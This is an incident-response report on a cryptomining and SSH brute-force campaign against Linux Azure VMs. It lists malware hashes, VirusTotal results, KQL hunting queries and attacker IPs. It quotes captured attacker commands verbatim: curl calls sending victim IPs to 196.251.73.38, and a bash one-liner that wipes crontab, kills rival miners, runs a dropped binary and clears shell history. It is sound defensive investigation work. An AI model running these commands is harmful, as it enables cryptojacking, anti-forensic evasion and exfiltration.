Mar 14, 2025 5:48...	cache	8c2a00409bad8033fe...	e01d0a32adc18e25788f157fa3a7f1b1	/tmp/cache
Mar 8, 2025 7:42:0...	cache	8c6529d44126a8fc07...	7a07688d652d1b36eb56ac7449dde243	C:\Users\...
Mar 13, 2025 5:44:...	cache	0e13e9e4443102bf5...	cf2a9e87a8053dc56139e33e1eea2edd	/tmp/cache
Mar 7, 2025 9:24:1...	cache	0e13e9e4443102bf5...	cf2a9e87a8053dc56139e33e1eea2edd	/tmp/cache
Mar 4, 2025 5:51:4...	cache	0e13e9e4443102bf5...	cf2a9e87a8053dc56139e33e1eea2edd	/tmp/cache
Mar 19, 2025 3:26:...	Update	0e13e9e4443102bf5...	0e13e9e4443102bf5...	C:\Users\...

## Malware Detection and Device Involvement Summary

The investigation confirmed multiple malicious ELF binaries tied to the campaign. Based on Defender and VirusTotal analysis, the following samples were identified with their SHA256 hashes, detection rates, and affected devices:

### Sample: retea

- SHA256:  
061f2562bf4ad2db25f218e218920aece057024cd2c8826c87f65acc29583191
- Detection: 25/64 (VirusTotal)
- Device: Levi-Linux-Vulnerability
- Notes: Core payload responsible for persistence, miner deployment, and system modifications.

### Sample: cache

- SHA256:  
8c2a00409bad8033fec13fc6ffe4aa4732d80400072043b71ceb57db37244129
- Detection: 6/64 (VirusTotal)
- Devices: Linux-Program-Fix, sakel-lunix-2
- Notes: Secondary artifact; low detection but present on systems linked to the campaign.

### Sample: update

- SHA256:  
7d48d223d81a0dd8150d27685a7f9808cb59bd9da918f992ce6dac1c387aa16e
- Detection: 5/64 (VirusTotal)
- Devices: Levi-Linux-Vulnerability, Linux-programmatical-vul-remediation-lokesh
- Notes: ELF binary involved in maintaining persistence and possible miner communication.

### Sample: cache (variant)

- SHA256:  
0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074
- Detection: 34/64 (VirusTotal)
- Devices: Levi-Linux-Vulnerability, Linux-programmatical-vul-remediation-lokesh

- Notes: High detection rate; linked to TOR communication, potential mining operation, and system compromise.

## Device Impact Summary

- Levi-Linux-Vulnerability: Main compromised system executing retea, update, and cache variants.
- Linux-Program-Fix: Secondary system with cache sample present.
- sakel-lunix-2: Involved in spreading the cache sample, linked to brute-force and propagation.
- Linux-programmatical-vul-remediation-lokesh: Received update and cache variant samples, showing signs of deeper compromise.

## Important Findings

- All malware samples are Linux ELF binaries.
- No detection of these payloads on any Windows systems.
- Evidence of brute-force activity originating from sakel-lunix-2.
- Payloads designed for persistence, SSH credential brute-forcing, and potential crypto-mining.
- Indicators of TOR traffic and attempts to evade detection by modifying system files and bash history.

25 / 64 security vendors flagged this file as malicious

061f2562bf4ad2db25f218e218920aece057024cd2c8826c87f65acc29583191  
reteas

elf detect-debug-environment 64bits persistence long-sleeps

Community Score -11

Reanalyze Similar More ELF

**DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 3**

**Crowdsourced YARA rules**

- ⚠️ Matches rule [Modified\\_UPX\\_ELF](#) from ruleset [modified\\_upx\\_elf](#) at <https://github.com/lubiedo/threatintel> by @\_lubiedo
  - ↳ Detect possibly modified UPX magic on ELF binaries - 1 month ago

**Crowdsourced Sigma Rules**

CRITICAL 0 HIGH 3 MEDIUM 4 LOW 3

- ⚠️ Matches rule [Suspicious Activity in Shell Commands](#) by Florian Roth (Nextron Systems) at Sigma Integrated Rule Set (GitHub)
  - ↳ Detects suspicious shell commands used in various exploit codes (see references)
- ⚠️ Matches rule [History File Deletion](#) by Florian Roth (Nextron Systems) at Sigma Integrated Rule Set (GitHub)
  - ↳ Detects events in which a history file gets deleted, e.g. the `~/.bash\_history` to remove traces of malicious activity
- ⚠️ Matches rule [Linux Command History Tampering](#) by Patrick Bareiss at Sigma Integrated Rule Set (GitHub)
  - ↳ Detects commands that try to clear or tamper with the Linux command history. This technique is used by threat actors in order to evade defenses and execute commands without them being recorded in files such as "bash\_history" or "zsh\_history".
- ⚠️ Matches rule [Execution Of Script Located In Potentially Suspicious Directory](#) by Joseliyo Sanchez, @Joseliyo\_Jstrk at Sigma Integrated Rule Set (GitHub)
  - ↳ Detects executions of scripts located in potentially suspicious locations such as "/tmp" via a shell such as "bash", "sh", etc.
- ⚠️ Matches rule [Remove Scheduled Cron Task/Job](#) by Nasreddine Bencherchali (Nextron Systems) at Sigma Integrated Rule Set (GitHub)
  - ↳ Detects usage of the 'crontab' utility to remove the current crontab. This is a common occurrence where cryptocurrency miners compete against each other by removing traces of other miners to hijack the maximum amount of resources possible
- ⚠️ Matches rule [Suspicious History File Operations](#) by Mikhail Larin, oscd.community at Sigma Integrated Rule Set (GitHub)
  - ↳ Detects commandline operations on shell history files

Security vendors' analysis

Do you want to automate checks?			
AliCloud	① Trojan:Linux/Multiverze.Gen	ALYac	① Trojan.GenericFCA.Agent.130872
AntiAVL	① Trojan/Linux.Multiverze	Arcabit	① Trojan.GenericFCA.Agent.D1FF38
Avast	① Other:Malware-gen [Trj]	AVG	① Other:Malware-gen [Trj]
Avira (no cloud)	① LINUX/AVI.Agent.canrj	BitDefender	① Trojan.GenericFCA.Agent.130872
ClamAV	① Unix.Trojan.DarkNexus-7679166-0	CTX	① Elf.trojan.genericfca
Cynet	① Malicious (score: 99)	Emsisoft	① Trojan.GenericFCA.Agent.130872 (B)
eScan	① Trojan.GenericFCA.Agent.130872	ESET-NOD32	① Linux/Agent.AEF
Fortinet	① Linux/Agent.AEFitr	GData	① Trojan.GenericFCA.Agent.130872
Google	① Detected	Ikarus	① Trojan.Linux.Agent
Kaspersky	① HEUR:Trojan.Linux.Agent.gen	Kingsoft	① Linux.Trojan.Agent.gen
Lionic	① Trojan.Linux.GenericFCA.4ic	Microsoft	① Trojan:Linux/Multiverze
Panda	① ELF/TrojanGen.A	Rising	① Trojan.Agent/Linux!8.13268 (CLOUD)
Skyhigh (SWG)	① Artemis!Trojan	Sophos	① Troj/Bdoor-BJM
Symantec	① Trojan.Gen.MBT	Tencent	① Linux.Trojan.Agent.Ddhl
Trellix (HX)	① Trojan.GenericFCA.Agent.130872	TrendMicro	① TROJ_FRS.VSNTBB25
TrendMicro-HouseCall	① TROJ_FRS.VSNTBB25	Varist	① E64/ABTrojan.VJNM-
VIPRE	① Trojan.GenericFCA.Agent.130872	WithSecure	① Malware.LINUX/AVI.Agent.canrj

**Community Score** 6 / 64

**Detection**

6/64 security vendors flagged this file as malicious

8c2a00409bad8033fec13fc6ffe4aa4732d80400072043b71ceb57db37244129  
cache

elf 64bits

Size 1.05 MB | Last Analysis Date 2 months ago | ELF

**DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY**

**Crowdsourced YARA rules**

- ⚠️ Matches rule **Modified\_UPX\_ELF** from ruleset **modified\_upx\_elf** at <https://github.com/lubiedo/threatintel> by @\_lubiedo
  - ↳ Detect possibly modified UPX magic on ELF binaries - 2 months ago

**Crowdsourced IDS rules**

HIGH 0 MEDIUM 1 LOW 0 INFO 0

- ⚠️ Matches rule **ET DROP Spamhaus DROP Listed Traffic Inbound group 10** at Proofpoint Emerging Threats Open
  - ↳ Misc Attack

**Security vendors' analysis**

Do you want to automate checks?			
AllCloud	VirTool:Linux/Packed.Obfuscated.B	ClamAV	Unix.Trojan.DarkNexus-7679166-0
ESET-NOD32	A Variant Of Linux/Packed.Obfuscated.B ...	Fortinet	Riskware/Application
Google	Detected	Ikarus	PUA.Generic

**Community Score** 34 / 64

**Detection**

34/64 security vendors flagged this file as malicious

0e13e9e4443102bf5b26396b5319f528642b4f0477feb9c7f536fab379b73074  
cache

elf detect-debug-environment 64bits

Size 824.69 KB | Last Analysis Date 1 month ago | ELF

**DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2**

**Crowdsourced YARA rules**

- ⚠️ Matches rule **Modified\_UPX\_ELF** from ruleset **modified\_upx\_elf** at <https://github.com/lubiedo/threatintel> by @\_lubiedo
  - ↳ Detect possibly modified UPX magic on ELF binaries - 1 month ago

**Crowdsourced IDS rules**

HIGH 0 MEDIUM 2 LOW 0 INFO 0

- ⚠️ Matches rule **ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 221** at Proofpoint Emerging Threats Open
  - ↳ Misc Attack
- ⚠️ Matches rule **ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 850** at Proofpoint Emerging Threats Open
  - ↳ Misc Attack

**Popular threat label** trojan.genericfca/multiverze

**Threat categories** trojan

**Family labels** genericfca multiverze canrj

5 / 64

Community Score

5/64 security vendors flagged this file as malicious

7d48d223d81a0dd8150d27685a7f9808cb59bd9da918f992ce6dac1c387aa16e

**Update**

elf 64bits

Size 4.20 MB Last Analysis Date 2 months ago ELF

**DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY**

**Crowdsourced YARA rules**

- ⚠️ Matches rule **Modified\_UPX\_ELF** from ruleset **modified\_upx\_elf** at <https://github.com/lubiedo/threatintel> by @\_lubiedo
  - ↳ Detect possibly modified UPX magic on ELF binaries - 2 months ago

**Crowdsourced IDS rules**

HIGH 0 MEDIUM 0 **LOW 2** INFO 0

- ⚠️ Matches rule **ET HUNTING curl User-Agent to Dotted Quad** at Proofpoint Emerging Threats Open
  - ↳ Potentially Bad Traffic
- ⚠️ Matches rule **TG1 HUNT Curl to Bare IP Address** at Travis Green: Threat hunting rules
  - ↳ Potentially Bad Traffic

**Popular threat label** sshscan **Family labels** sshscan

**Security vendors' analysis**

Do you want to automate checks?			
ClamAV	Unix.Trojan.DarkNexus-7679166-0	ESET-NOD32	ⓘ A Variant Of Linux/Sshscan.BB
Fortinet	Linux/Sshscan.BB!tr	Google	ⓘ Detected
Microsoft	HackTool:Linux/Sshscan.B	Acronis (Static ML)	ⓘ Undetected

**DeviceProcessEvents**

```
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data"
| extend ExfilIP = extract("@http://[/*]+", 1, ProcessCommandLine)
| extend ExfilTarget = extract("@IP=[0-9\.\.]+", 1, ProcessCommandLine)
| project Timestamp, DeviceName, InitiatingProcessAccountName, ExfilIP, ExfilTarget, ProcessCommandLine
| order by Timestamp asc
```

**Results**

505 items | Search | 00:02.864 | Chart type | Full screen

Timestamp	DeviceName	InitiatingProcessAccountName	ExfilIP	ExfilTarget	ProcessCommandLine
Mar 4, 2025 7:25:4...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	159.69.192.72	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 7:25:4...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	159.69.192.72	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:57:4...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:57:4...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:57:5...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:57:5...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:58:1...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:58:1...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47
Mar 4, 2025 8:58:2...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	bash -c 'curl --silent "http://196.2...
Mar 4, 2025 8:58:2...	linux-program-fix.p2zvso05mlezejv3ck4vqd3kd.cx.internal.cloudapp.net	root	196.251.73.38:47	74.208.7.102	curl -silent http://196.251.73.38:47

	Timestamp ↑	DeviceName	InitiatingProcessAccountName	ExfilIP	ExfilTarget	ProcessCommandLine
□	> Mar 4, 2025 7:25:4...	linux-program-fix.p2...	root	196.251.73.38:47	159.69.192.72	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=159.69.192.72" \ -H 'Accept: text/html'
□	> Mar 4, 2025 7:25:4...	linux-program-fix.p2...	root	196.251.73.38:47	159.69.192.72	curl -silent http://196.251.73.38:47/save-data?IP=159.69.192.72 -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:4...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:4...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:5...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:57:5...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:1...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:1...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:2...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	bash -c curl -silent "http://196.251.73.38:47/save-data?IP=74.208.7.102" \ -H 'Accept: text/html'
□	> Mar 4, 2025 8:58:2...	linux-program-fix.p2...	root	196.251.73.38:47	74.208.7.102	curl --silent http://196.251.73.38:47/save-data?IP=74.208.7.102 -H 'Accept: text/html'

**DeviceProcessEvents**

```
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data"
| extend ExfilIP = extract(@"http://([^\"]+)", 1, ProcessCommandLine) | distinct ExfilIP
```

g started    **Results**    Query history

Sort ▾ Show empty columns

Add filter

ExfilIP

> 196.251.73.38:47
> 196.251.73.38:8000
> 87.120.116.35:47
> 87.120.116.35:8000

```

DeviceProcessEvents
| where ProcessCommandLine has "curl --silent"
| where ProcessCommandLine has "save-data?IP="
| extend ExfilIP = extract(@"http://([^\n]+)", 1, ProcessCommandLine)
| extend VictimIP = extract(@"IP=(\d\.\.]+)", 1, ProcessCommandLine)
| summarize count() by ExfilIP, VictimIP

```

Started    **Results**    Query history

▼ Show empty columns

Add filter

IP	VictimIP	count_ ↓
196.251.73.38:47	13.212.131.224	21
196.251.73.38:47	74.208.7.102	21
196.251.73.38:47	195.238.190.24	20
196.251.73.38:47	52.14.212.241	20
196.251.73.38:47	13.212.16.71	20
196.251.73.38:47	13.212.29.37	20
196.251.73.38:47	13.212.108.209	20
196.251.73.38:47	13.212.111.47	20
196.251.73.38:47	13.212.166.86	20
196.251.73.38:47	52.14.120.128	18

## Data Exfiltration Findings

During the investigation, multiple instances of outbound curl --silent commands were identified from compromised Linux virtual machines. These commands exfiltrated collected IP addresses and possible reconnaissance data to attacker-controlled infrastructure.

*The attacker utilized the following two exfiltration servers:*

- 196.251.73.38 (observed on ports 47 and 8000)

- 87.120.116.35 (observed on ports 47 and 8000)
- Each curl command transmitted victim IP addresses and host information to these servers. Most of the activity originated from:
  - sakel-lunix-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
  - linux-programmatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
  - linux-programmatical-vul-remediation-lokesh.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net

*Examples of victim IPs exfiltrated:*

- 200.98.137.5
- 195.238.190.24 (high frequency - 20 hits)
- 52.14.120.128
- 13.212.131.224
- 74.208.7.102
- 54.177.195.166

*Many others in the same pattern.*

- The attacker didn't steal any data from our environment.
- Used compromised Linux VMs as attack tools to send traffic out.
- His goal was to target external servers, websites, and possibly mining pools.
- The traffic was outbound — trying to connect to IPs like AWS, IONOS, and a few flagged malicious servers.
- This means the attacker used our environment to run attacks.
- Our VMs became part of his attack chain — sending brute-force attempts and miner traffic outside.
- There's no sign of internal data being exfiltrated.
- It was all outbound, targeting others.
- At this stage, no Windows-based systems showed similar behavior or involvement.

## Threat Intelligence (TI) - Exfiltration IPs Analysis

### 196.251.73.38

- Detection: 1/96 security vendors flagged it as malicious.
- Tags: *Malicious, Miner* (GCP Abuse Intelligence).
- Community notes: Suspicious behavior confirmed.

- Last analysis: 25 days ago.
- Reputation: Associated with cryptomining and malicious activity.

#### [87.120.116.35](#)

- Detection: 8/94 security vendors flagged it as malicious.
- Tags: *Malware, Miner, Malicious* (ArcSight, Fortinet, SOCRadar).
- Country: BG Bulgaria (GeoIP).
- Reputation: Known for malware distribution and command-and-control (C2) activity.
- Last analysis: 13 days ago.

## Conclusion

Both exfiltration IPs are confirmed malicious and linked to:

- Crypto-mining operations
- C2 infrastructure
- Malware distribution

These IPs were used for data exfiltration and system reporting based on captured curl activity.

**1 / 96 security vendor flagged this URL as malicious**

**ip**

Community Score 1 / 96

Last Analysis Date 25 days ago

**REANALYZE** **SEARCH** **MORE**

**DETECTION DETAILS COMMUNITY**

**Security vendors' analysis** **Do you want to automate checks?**

Vendor	Result	Source	Action
Criminal IP	Malicious	AlphaSOC	Suspicious
GCP Abuse Intelligence	Miner	Abusix	Clean

**8 / 94 security vendors flagged this IP address as malicious**

**87.120.116.35**

Community Score 8 / 94

Last Analysis Date 13 days ago

**REANALYZE** **SIMILAR** **MORE**

**DETECTION DETAILS RELATIONS COMMUNITY 2**

**Security vendors' analysis** **Do you want to automate checks?**

Vendor	Result	Source	Action
alphaMountain.ai	Malicious	ArcSight Threat Intelligence	Malware
CRDF	Malicious	Criminal IP	Malicious
CyRadar	Malicious	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	SOCRadar	Malware
GCP Abuse Intelligence	Miner	Abusix	Clean

# Additional Findings — Malicious Activities and Payloads

DeviceNetworkEvents			
where RemoteIP in ("196.251.73.38", "87.120.116.35", "85.31.47.99", "80.76.51.5") or RemoteUrl contains "dinpasiune.com"			
project Timestamp, DeviceName, RemoteIP, RemotePort, RemoteUrl, InitiatingProcessCommandLine			
started	Results	Query history	
↑ ↴ Show empty columns	11 items	⌚ 00:02.793	Low ⓘ
Add filter			
Timestamp ↑	DeviceName	RemoteIP	RemotePort
Mar 4, 2025 5:51:48 PM	linux-program-fix.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 4, 2025 5:51:49 PM	linux-program-fix.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 7, 2025 9:24:13 PM	linux-programmatic-ajs.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 13, 2025 5:44:39 AM	linuxvmdavid.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 13, 2025 10:10:51 AM	linux-programmatical-vul-remediation-lokesh.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 87.120.116.35	1418
Mar 13, 2025 10:17:50 AM	linux-programmatical-vul-remediation-lokesh.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 80.76.51.5	80
Mar 14, 2025 5:46:52 PM	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	42
Mar 14, 2025 5:46:52 PM	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	1337
Mar 14, 2025 6:23:35 PM	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	(o) 196.251.73.38	47

DeviceFileEvents			
where SHA256 in ( "061f2562bf4ad2db5f218e218920aece057824cd2c8826c87f65acc29583191", "8ca2a0409bad8033fec13fc6fffe4aa473d88a08072843b71ceb57db37244129", "7d48d223d81a0dd8150d27685a7f988c659b49da18f992ce6dac1c387aa16e", "0e13e9e4443102bf5b26396b5310f528642b4f0477feb9c7f536fab379b73074" )			
project Timestamp, DeviceName, FolderPath, FileName, SHA256			
started	Results	Query history	
↑ ↴ Link to incident	Take actions	Show empty columns	1 of 4 selected ⌂ Search
Add filter			
Timestamp	DeviceName	FolderPath	
Mar 13, 2025 5:44:...	linuxvmdavid.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache	
Mar 14, 2025 5:48:...	sakel-linux-2.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache	
Mar 7, 2025 9:24:1...	linux-programmatic-ajs.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache	
Mar 4, 2025 5:51:4...	linux-program-fix.p2zvso05mlezhev3ck4vqd3kd.cx.internal.cloudapp.net	/tmp/cache	

VirusTotal detection ratio  
⚠ 34/64 ⓘ

Malware detected  
None

11 active alerts in 2 incidents

Info (0) Low (11) Medium (0) High (0)

View all incidents & alerts in file page

Object details

SHA1  
2ec6af460feabfe9ed37c1955ff266cff63f31ff ⓘ

SHA256  
0e13e9e4443102bf5b26396b5310f528642b4f0477feb9c7f536fab379b73074 ⓘ

MDS  
cf2a9e87a8053dc56139e33e1eea2edd ⓘ

File size  
844.48 KB

```
DeviceProcessEvents
| where DeviceName == "linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net"
| where ProcessCommandLine has_all ("crontab -r", "chattr", "/var/tmp/.update-logs", "pkill", "QQhXSHsC")
| project Timestamp, DeviceName, InitiatingProcessAccountName, FileName, ProcessCommandLine
```

Started    **Results**    Query history

Show empty columns    10 items    Search    00:02:702    Low

Add filter

Timestamp	DeviceName	InitiatingProcessAccountName	FileName	ProcessCommandLine
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
Mar 21, 2025 7:13...	linux-vm-vulnerability-test-tau.p2zfvs005mlejjev3ck4vqd3kd.cx.internal.cloudapp.net	root	bash	bash -c "crontab -r ; chattr -iae ~/ssh/authorized_keys >/dev/null 2>&1 ; cd /var/tmp ; rm -rf /dev/shm/x/dev/shm/rete" /var/tmp/payload /tmp/dicot /tmp/kuak ; chattr -iae /var/tmp/Documents/dicot ; chattr -iae /var/tmp/update-logs/history ; chattr -iae /var/tmp/update-logs/update ; rm -rf /var/tmp/update-logs /var/tmp/Documents ; mkdir /var/tmp/Documents > /dev/null 2>&1 ; cd /var/tmp/ ; pkill Opera ; rm -rf /var/tmp/Documents /var/tmp/update-logs ; rm -rf xmrig dicot_black Opera ; rm -rf black xmrig ; pkill crong ; pkill java ; killall xmrig ; killall crong ; killall xmrig ; chmod 777 QQhXSHsC ; ./QQhXSHsC </dev/null &>/dev/null & disown ; history -c ; rm -rf .bash_history
